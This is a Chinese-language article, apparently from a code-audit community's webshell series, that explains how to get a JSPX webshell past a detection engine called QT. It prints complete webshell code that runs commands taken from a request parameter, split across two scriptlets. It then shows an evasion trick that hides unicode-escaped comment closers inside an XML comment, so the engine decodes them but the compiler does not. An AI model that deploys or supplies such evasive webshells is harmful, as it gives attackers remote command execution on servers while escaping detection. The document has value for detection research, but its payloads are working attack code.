08. unicode的反噬（二）

> 这是代码审计知识星球中Webshell专题的第8篇文章。

上一期我们说了检测引擎会解码jsp文件中的unicode字符，并对解码后的文件进行检测。而我们利用这个机制，使用`\\u`来迷惑检测引擎的解码，最终绕过了检测引擎。

我们是否还能找到其他类似的绕过方法呢?

我们首先思考一下这个方法的核心是什么？这个方法的核心就是需要**构造一个Webshell，检测引擎认为其中的unicode应该解码，而实际执行的时候没有被解码。**简而言之就是**构造差异**，所有的安全绕过的思路无非是从此而生。

在jspx中，我们无需配置，即可直接将一条语句拆成两句，比如：

```
<jsp:root xmlns:jsp="http://java.sun.com/JSP/Page"
xmlns="http://www.w3.org/1999/xhtml"
xmlns:c="http://java.sun.com/jsp/jstl/core" version="2.0">
    <jsp:directive.page contentType="text/html;charset=UTF-8"
pageEncoding="UTF-8"/>
    <jsp:scriptlet>
        Runtime.getRuntime()
    </jsp:scriptlet>
    <jsp:scriptlet>
        .exec(request.getParameter("test"));
    </jsp:scriptlet>
</jsp:root>
```

显然QT引擎也考虑到了这种情况，所以无法绕过。

如果给这两段`jsp:scriptlet`中间加点料呢?

```
<jsp:root xmlns:jsp="http://java.sun.com/JSP/Page"
xmlns="http://www.w3.org/1999/xhtml"
xmlns:c="http://java.sun.com/jsp/jstl/core" version="2.0">
    <jsp:directive.page contentType="text/html;charset=UTF-8"
pageEncoding="UTF-8"/>
    <jsp:scriptlet>
        Runtime.getRuntime()
    </jsp:scriptlet>
    xxxx
    <jsp:scriptlet>
        .exec(request.getParameter("test"));
    </jsp:scriptlet>
</jsp:root>
```

这样生成的Java代码是有语法错误的，无法正常执行：

```
Runtime.getRuntime()

out.write("\n");
out.write("    xxxx\n");
out.write("    ");

.exec(request.getParameter("test"));
```

不过如果我们在`jsp:scriptlet`中间增加的内容是注释，则可以正常执行：

```
<jsp:root xmlns:jsp="http://java.sun.com/JSP/Page"
xmlns="http://www.w3.org/1999/xhtml"
xmlns:c="http://java.sun.com/jsp/jstl/core" version="2.0">
    <jsp:directive.page contentType="text/html;charset=UTF-8"
pageEncoding="UTF-8"/>
    <jsp:scriptlet>
        Runtime.getRuntime()
    </jsp:scriptlet>
    <!-- xxxx -->
    <jsp:scriptlet>
        .exec(request.getParameter("test"));
    </jsp:scriptlet>
</jsp:root>
```

此时生成的Java代码是：

```
Runtime.getRuntime()


.exec(request.getParameter("test"));
```


没有任何错误。

OK，上面是一点背景知识。我们看看今天要讲的样本：


```
<jsp:root xmlns:jsp="http://java.sun.com/JSP/Page"
xmlns="http://www.w3.org/1999/xhtml"
xmlns:c="http://java.sun.com/jsp/jstl/core" version="2.0">
    <jsp:directive.page contentType="text/html;charset=UTF-8"
pageEncoding="UTF-8"/>
    <jsp:scriptlet>
        Runtime.getRuntime()
    </jsp:scriptlet>
    <!-- xxxx \u002D\u002D\u003E -->
    <jsp:scriptlet>
        .exec(request.getParameter("test"));
    </jsp:scriptlet>
</jsp:root>
```

只是在注释里加了点unicode编码，就成功绕过了QT引擎。为什么？

我曾在《02. JSP解释流程导致的绕过》讲过sp/jspx的解析过程，思考一下，unicode的解码是发生在下图的哪个阶段？



答案是发生在java file到class file的编译阶段：



而我们前面也说了，如果在两个`jsp:scriptlet`中间增加注释，注释将会直接被忽略，不会被编译进Java中。所以综上可知，注释中的unicode编码是不会被解码的。

但显然QT检测引擎没有考虑这一点，仍然对unicode编码进行解码。所以，我们在注释中增加的`\u002D\u002D\u003E`，被解码后的值为`-->`。检测引擎认为此时注释符已经被闭合了，导致后面正常的`-->`“逃逸”出注释，语法错误。

而实际上执行的时候注释被忽略，不存在逃逸的问题，语法也没有错误，Webshell正常执行。

这个差异导致了检测引擎被绕过，和上一个case讲的原理很类似，都是检测引擎错误地解码了不该解码的unicode数据。